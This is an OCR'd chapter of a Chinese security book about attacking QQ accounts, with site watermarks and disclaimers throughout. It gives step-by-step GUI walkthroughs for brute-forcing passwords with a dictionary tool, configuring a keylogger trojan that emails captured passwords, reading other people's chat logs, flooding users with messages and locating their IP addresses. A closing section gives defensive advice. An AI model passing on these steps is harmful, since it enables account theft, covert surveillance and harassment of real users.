
5 修改本地服务器的密码

在“修改本地服务器的密码”对话框中的第一个文本框中输入以前的密码，在后面的两个文本框中输入相同的修改后的密码，修改后单击“确认”按钮即可，如右图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



7.1 黑客攻击QQ的常用手段

某些用户在使用QQ的时候经常被陌生人骚扰，导致无故掉线或者死机，这是黑客攻击QQ用户导致的一种现象，在这一节里将介绍黑客攻击QQ的常用手段。

1. 利用炸弹攻击

(1) 手动炸弹攻击

利用炸弹攻击的目的大多数是恶作剧，比如邮箱炸弹发送大量垃圾邮件突破对方的接受能力，比如将一个图片文件放入一个空文件夹中，然后不断地复制粘贴，复制到成百上千个的时候，将这些图片全选并以QQ传送文件的方式将这些图片全部拖进要攻击的对象的聊天窗口里，这个时候对方就会不停地接收文件，严重情况可能导致对方掉线或者死机。

(2) 飘叶千夫指

“飘叶千夫指”是一款比较流行的QQ恶意攻击软件，只需写入内容、发送数据即可，发送后垃圾就像洪水一样连绵不断地发送到对方的QQ上去，由于这种方式大量地占用有效的网络带宽，阻塞网络，会导致用户的上网速度变慢，当大量的系统资源被占用后，还有可能造成计算机死机。

(3) 木马病毒

QQ木马和病毒主要以3种形式存在：①网页传播的QQ木马或病毒。②伪装成QQ的木马或病毒。③捆绑在QQ上的木马或病毒。

QQ木马和病毒主要通过发送诱惑性的链接让对方单击而让对方机器感染木马或病毒，当对方的机器被感染后可能造成QQ被迫下线、死机等情况，当然更主要的目的是利用木马获得对方的QQ密码。QQ木马和病毒的攻击带来的危害可能不仅仅是QQ的丢失，更危险的还可能对计算机造成危害。

2. 获得对方QQ密码

(1) 暴力破解

用密码词典对本地的QQ密码文件或在线QQ配合好的密码词典进行暴力破解。

(2) 专门的破解工具

这类软件一种是直接破解出曾经选择过“下次登录不显示登录框”的本地QQ号的最后一次的密码，一种是使用了叫做“隐身穿墙术”的QQ黑软，通过一个独立的执行文件调用QQ主程序，跳过密码验证直接登录QQ。

(3) 使用木马程序

通过诱骗目标去浏览藏有QQ木马的网页，让木马自动下载并运行，或向目标发送绑捆了木马的软件、图片等文件让其执行。木马通过获取QQ登录窗口密码或击键记录盗取密码，并发向指定E-mail或保存在计算机的指定位置。

(4) 破解注册QQ密码保护登记的E-mail密码

通过破解目标注册QQ密码保护邮箱的密码来获得QQ密码。



7.2 利用本地信息攻击QQ

许多用户在网吧或者在别人的计算机上使用QQ后不及时地处理掉自己的QQ上网痕迹，而某些人就会利用这些本地信息来查看你的聊天记录，严重时会盗取QQ密码，可见本地信息是很重要的。本节将介绍利用本地信息攻击QQ的方法。

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

7.2.1 使用“QQ聊天记录查看器”查看聊天记录

聊天记录查看器是一种查看本机聊天记录的工具，能查看使用本机QQ软件聊天的所有记录，是监视他人的有力工具。下面以“QQ聊天记录查看器V 5.3”为例来介绍其使用方法。

1 打开“浏览文件夹”对话框

打开“QQ聊天记录查看器”，单击“选择目录”按钮，如下图所示。



2 选择QQ目录

在弹出的“浏览文件夹”对话框中选择QQ的目录，选择好后单击“确定”按钮，如下图所示。



3 选择要查看的QQ号

在“选择QQ目录和号码”对话框中的下拉列表框中选择要查看的QQ号，单击“查看”按钮，如下图所示。



4 查看聊天记录

在“QQ消息查看器”窗口的左边目录树中选择要查看的对象，在右边窗格中即可查看到双方的聊天记录，如下图所示。



提示：防范本地信息被查看的小技巧

对于经常在网吧上网的用户可以在登录的时候选择网吧模式，或者在退出QQ之后将本地QQ安装目录下自己的QQ号文件删除。另外，现在一般网吧计算机都有硬盘保护，建议用户在下机的时候直接将计算机关闭。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

7.2.2 利用本地资料破解QQ密码


在这一节中将介绍利用“QQ破密使者”和“QQ眼睛”进行本地密码截获的方法。

1. QQ破密使者

“QQ破密使者”是一种暴力破解工具，破解时可能需要很长时间。

1 打开QQ路径对话框

启动“QQ破密使者”后，单击“QQ路径”后面的“浏览”按钮选择QQ路径，如下图所示。




2 选择QQ路径

在弹出的“打开”对话框中打开QQ文件夹并选择QQ.exe程序，单击“打开”按钮，如下图所示。



3 选择要破解密码的QQ号

在“QQ号码”下拉列表框中选择要破解的QQ号码，如下图所示。然后单击“字典路径”后面的“浏览”按钮。



4 选择破解字典

在弹出的“打开”对话框中选择一个密码字典，单击“打开”按钮即可，如下图所示。



提示：密码字典

QQ密码可能是由数字、英文、符号以及它们相互之间混合组成的，而且有的QQ密码还要区分大小写，因此密码字典同样有这些区分能力。“QQ破密使者”自带了字典，用户可以直接使用，如果没有合适的，用户可以从网站下载其他一些比较新的密码字典，或者使用密码生成器自己来生成。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


5 打开“开始破解”对话框

设置好破解的延迟时间，单击“开始破解”按钮，如下图所示。




6 开始破解密码

在弹出的“开始破解”对话框中单击“开始破解”按钮，如下图所示。



7 正在破解


“QQ破密使者”正在根据密码字典破解密码，如右图所示。由于破解速度不够、不知道密码位数、不确定密码的数字字母组成顺序等情况，这个过程会相当的漫长，用这种方法破解在时间上毫无优势。



2. 使用“QQ眼睛”

“QQ眼睛”是一种放在本机上的木马，当别人在该计算机上使用QQ时，该工具就会记录下号码及其密码并把结果发送到指定的邮箱里。

运行“QQ眼睛”，第一步设置QQ.exe文件的路径，第二步输入接收密码的信箱地址和密码。如果信箱设置存在问题，不能发信或者其他什么原因，可以将密码保存在本机的文件中，设置一个路径即可。设置完毕单击“保存配置”按钮即可，如右图所示。



除了“QQ眼睛”以外，还有两种常用的本地破解密码软件。

（1）QQ掠夺者：该软件是一种比较实用的账号密码截取软件，主要的用途是监视使用计算机的人的活动。该软件的优点是隐蔽性好，可以把QQ号码及密码直接发送到指定的邮箱中。

（2）QQ密码黑眼睛：该软件能准确地记录QQ用户登录和注册向导的号码、密

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

码、IP地址以及登录时间，并保存在指定的文件或者发送到指定的邮箱中，每次开机后将在后台自动运行。



7.3 远程攻击QQ

远程是指在网上，攻击是指恶意骚扰对方，窃取对方的信息、聊天记录、密码以及通过QQ令对方机器死机或系统受到破坏等。远程攻击的范围广，对象有不确定性，也是广大QQ用户要重点防范的。

7.3.1 QQ强制聊天

某些黑客会通过一些软件强制和用户聊天，而在聊天内容里往往会有一些带病毒和木马的网站，或者是一些纯骚扰性的内容。

1. QQ临时会话器

使用“QQ临时会话器”不用加为好友，只需在对话框中输入对方的QQ号，单击“进行聊天”按钮即可弹出聊天对话框，如右图所示。



2. OICQ聊天伴侣


1 打开聊天贴图对话框

启动“QQ聊天伴侣”后，在通知区域就会显示出QQ聊天伴侣的图标，右击这个图标，在弹出的快捷菜单中单击“图形发送”命令，如下图所示。



2 选择图片

在“OICQ聊天伴侣之聊天贴图”对话框中的下拉列表框中选择图形的类别，选择想要的图片，选中并复制下来，然后在QQ聊天窗口里粘贴发送即可，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


3 使用聊天用语

右击通知区域图标，选择“聊天用语”命令即可弹出“OICQ聊天伴侣之聊天用语”对话框，和前面选择图片的操作方法一样，首先选择类别，然后选择聊天用语后复制粘贴即可，如下图所示。



4 自动聊天

选择“自动消息”命令，并在QQ里打开要设置自动聊天对象的聊天窗口，切换到对话模式。然后在“消息数量”数值框中设置适当的数值，输入想要发送的内容，单击“开始”按钮，信息就会连绵不断地发送过去，如下图所示。



3. QQ寻友大师

“QQ寻友大师”可以用于搜索整个局域网内所有的在线QQ用户（包括隐身用户），并且可以直接与对方聊天而不需要通过身份验证。下载好该软件，单击“注册”按钮到指定的网站进行注册，然后输入注册的用户名以及密码就可以进入搜索窗口了，选择搜索的范围就可以和任何开着QQ的人聊天了。

第7章

7.3.2 使用“QQ狙击手”进行IP探测

“QQ狙击手”是一款探测IP能力很强的软件，能探测对方、腾讯服务器及腾讯广告服务器代理的IP地址及端口等功能，可以作为其他攻击软件的帮凶，并且在Windows 9x/2000/XP/2003环境下都可以运行。“QQ狙击手”的具体操作步骤如下。

1 设置“QQ狙击手”参数

启动“QQ狙击手”，单击窗口左侧的“设置”按钮跳转到设置界面，指定QQ执行的文件和端口，如右图所示。然后启动QQ即可。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


2 QQ狙击手正在工作

“QQ狙击手”主界面左下角有一个圆形指示器。如果该指示器一直为灰色，说明“QQ狙击手”没有工作，如果该指示器不时地闪烁，说明“QQ狙击手”已经开始工作了，如下图所示。



3 聊天时显示IP地址

在对某好友聊天的时候，QQ狙击手会自动地在个性签名后面显示出对方的IP地址，如下图所示。



4 查看全部IP

单击“QQ狙击手”左侧的“QQ IP”按钮即可查看到自己QQ好友的IP、端口及地理位置等信息，如右图所示。



提示：附加功能Flash Online

单击“QQ狙击手”左侧的“其他工具”按钮，然后单击Flash Online选项，在弹出的Flash Online对话框中单击“开始”按钮，那么你的QQ就会自动上下线，你的QQ头像也会在你好友QQ面板里一直闪烁，目的是提醒好友自己已经上线了。



7.4 保护好自己的QQ

随着QQ功能的日益强大，QQ的使用率也越来越高，对于现在使用QQ的人来说，失去QQ不仅是丢掉了一个重要的聊天工具，还包括许多好友的联系方式以及一些网上财产，比如Q币等。

7.4.1 防止QQ密码被破译

前面的内容介绍了如何破译QQ密码，这一节将介绍防止QQ密码被破译的一些小方法。

1. 设置QQ密码的技巧

在前面讲到暴力破解QQ密码通常都会使用到密码字典，这些密码字典有数字、

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

英文、符号等。根据密码字典涉及的内容，这里有如下几种设置QQ密码的小技巧。①长度：首先在长度上来说QQ密码至少要在6位以上，而且越长越好；②排列组合：安全的密码最好是数字、英文或者这二者之间的混合体，最好再有大小写的区分；③不同账号的密码：用户最好不要把所有的网上账号密码都设置成一样的，虽然这样方便记忆，但是一旦某一项密码被破解以后，那么造成的损失是不可估量的；④密码内容：密码最好是无规律的数字，比如自己的电话、生日、名字的汉语拼音等这些都是很容易被破解的；⑤保存记忆密码：有些用户喜欢把密码使用记事本记下来存放在计算机上，这是相当不安全的，一旦你的计算机被黑客入侵，那么这些密码都会失窃，如果用户确实对密码记忆比较困难，那么可将密码记录在手机上或者是实体记事本上。

2. 保护好邮箱

在注册QQ的时候，系统会要求填写一个注册邮箱，同时QQ也有一个功能，如果打开了，那么在QQ密码被修改的时候系统会将被修改后的密码发送到这个邮箱当中，如果你的这个邮箱失窃，那么你一旦修改QQ密码，那么你的QQ密码也失窃了。因此，用户须保护好自己的邮箱。

3. 设置QQ资料

有许多用户喜欢把其他一些账号密码记录在QQ资料里，这是非常不安全的，一旦你的某个网上账号密码被破解以后很可能造成连锁密码失窃。因此用户最好不要将这些资料记录在QQ资料里面。

4. 良好的上网习惯决定一切

有的人可能从来都没有遇到过QQ密码失窃的事情，有的人可能经常会遇到这样的事情，这一切都取决于用户上网的习惯。比如当陌生人给你发送了一个很有诱惑性的网站链接，有的人会很兴奋地去打开这个链接；有的用户在浏览网页的时候看到旁边广告会情不自禁地点上去；在使用U盘的时候有些人直接插上就打开；这些都属于危险操作，很容易感染木马和病毒。

7.4.2 防范QQ炸弹

在前面已经介绍了QQ炸弹的危害，这一节将针对这些危害介绍防范它们的方法。

1. 拒绝消息“炸弹”

消息“炸弹”攻击可能是“炸弹”攻击中最常见的。它依靠在很短的时间间隔内发送大量信息来骚扰用户。因为无论腾讯公司如何在QQ安全问题上进行改进，最终它所实现的主要还是点对点的聊天交流。如果腾讯公司在设计QQ时将两次发送消息的时间间隔设置得太长，对于用户正常的聊天就可能会造成影响。如果太短，则消息“炸弹”就有了生存之地。因此从这个角度来说，发送消息“炸弹”就不可能停止。但是适当减少被消息“炸弹”轰炸的方法还是有的，下面看看消息“炸弹”的原理和防弹方法。

（1）消息“炸弹”原理分析

QQ消息“炸弹”原理其实比较简单：当用户切换到“聊天模式”时，QQ消息“炸弹”程序通过调用函数等方式搜索到QQ聊天窗体及文本窗体等程序句柄，然后控制其自动发送消息。由于发消息时间间隔很短，使人应接不暇，最终形成了“炸弹”，阻碍了QQ的正常使用。

（2）快速防“弹”

由于QQ“炸弹”太多，腾讯公司也不得不考虑这些问题。因此在QQ 2004以上的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

版本中发送消息的频率需要有一定的时间间隔。

当你说话太快时，QQ会友好地提示你“对不起，您说话太快了，坐下来，泡杯咖啡休息会儿吧”，如右图所示。



① 拒绝陌生人的“炸弹”骚扰

“道高一尺，魔高一丈”，总有些恶意的骚扰者不断地出现在你的陌生人名单中，不停地发消息“炸弹”骚扰你。针对这种人可以使用下面的方法来对付他。


1 打开“QQ2008设置”对话框

打开QQ，然后在QQ面板的左下方依次单击“系统菜单>设置>系统设置”命令，如下图所示。



2 设置拒绝陌生人消息

在“QQ2008设置”对话框中依次单击“系统设置>基本设置”选项，然后在“综合设置”区域选中“拒绝陌生人消息”复选框，如下图所示。设置完毕单击“确定”按钮退出即可。




② 拒绝个别好友的消息炸弹

如果骚扰者是你好友名单里的人，那么可以将此人的消息屏蔽。

1 打开目标好友的个人资料对话框

右击目标好友头像，在弹出的快捷菜单中单击“查看好友资料”命令，如下图所示。



2 打开“备注/设置”对话框

在目标好友个人资料对话框的右上角单击“备注/设置”文字链接，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3 屏蔽目标好友发送的消息

在“备注/设置”对话框的“好友设置”区域选中“不接收该好友发过来的任何消息”复选框，如右图所示。修改完毕单击对话框下方的“修改”按钮保存即可。



③ 拒绝“身份认证”炸弹

对于“身份认证”这种消息“炸弹”，由于现在QQ身份认证机制的局限性，在理论上是没办法完全防止的。不过可以将“身份认证”设置为“拒绝任何人加为好友”这种方式，具体操作步骤如下。

在“QQ2008设置”对话框中依次单击“个人设置>身份验证”选项，然后在“身份验证”区域选中“不允许任何人把我列为好友”单选按钮，如右图所示。修改完毕单击对话框下方的“修改”按钮保存退出即可。



2. 拒绝变异“炸弹”

变异“炸弹”不像传统“炸弹”会影响到QQ的正常使用，但它却比传统“炸弹”更能令人感到郁闷。它尾随正常的QQ信息发送，让你根本没法拒绝。这种变异炸弹也被称为“QQ尾巴”。

（1）“QQ尾巴”的原理

“QQ尾巴”从本质上理解应该是种恶意病毒。中了“QQ尾巴”的用户，会在向线上好友发送正常的对话信息后加上诸如“快去这看看，里面有好多的免费电影……”之类的假消息，诱惑用户点击这个恶意网站。如果有人信以为真点击该链接，就会被病毒感染，然后成为毒源，继续传播。它的原理是这样：病毒在用户发QQ消息时先截获这段消息，并在后面添加自己的恶意文字。病毒需要通过浏览器漏洞，骗用户点击网址，让用户运行恶意程序，这些运行了的恶意程序会留在你的系统中，自动监控QQ聊天窗口、发送按钮等。当用户发送消息时它就将之截获，并在后面添加病毒自身指定的内容再发送出去，这样就形成了“QQ尾巴”。

（2）“QQ尾巴”的防范

要想防范“QQ尾巴”就要及时下载并安装系统、浏览器等的补丁，并不要随意点开接收信息中的HTTP链接。

溜客安全网 WwW.176Ku.CoM

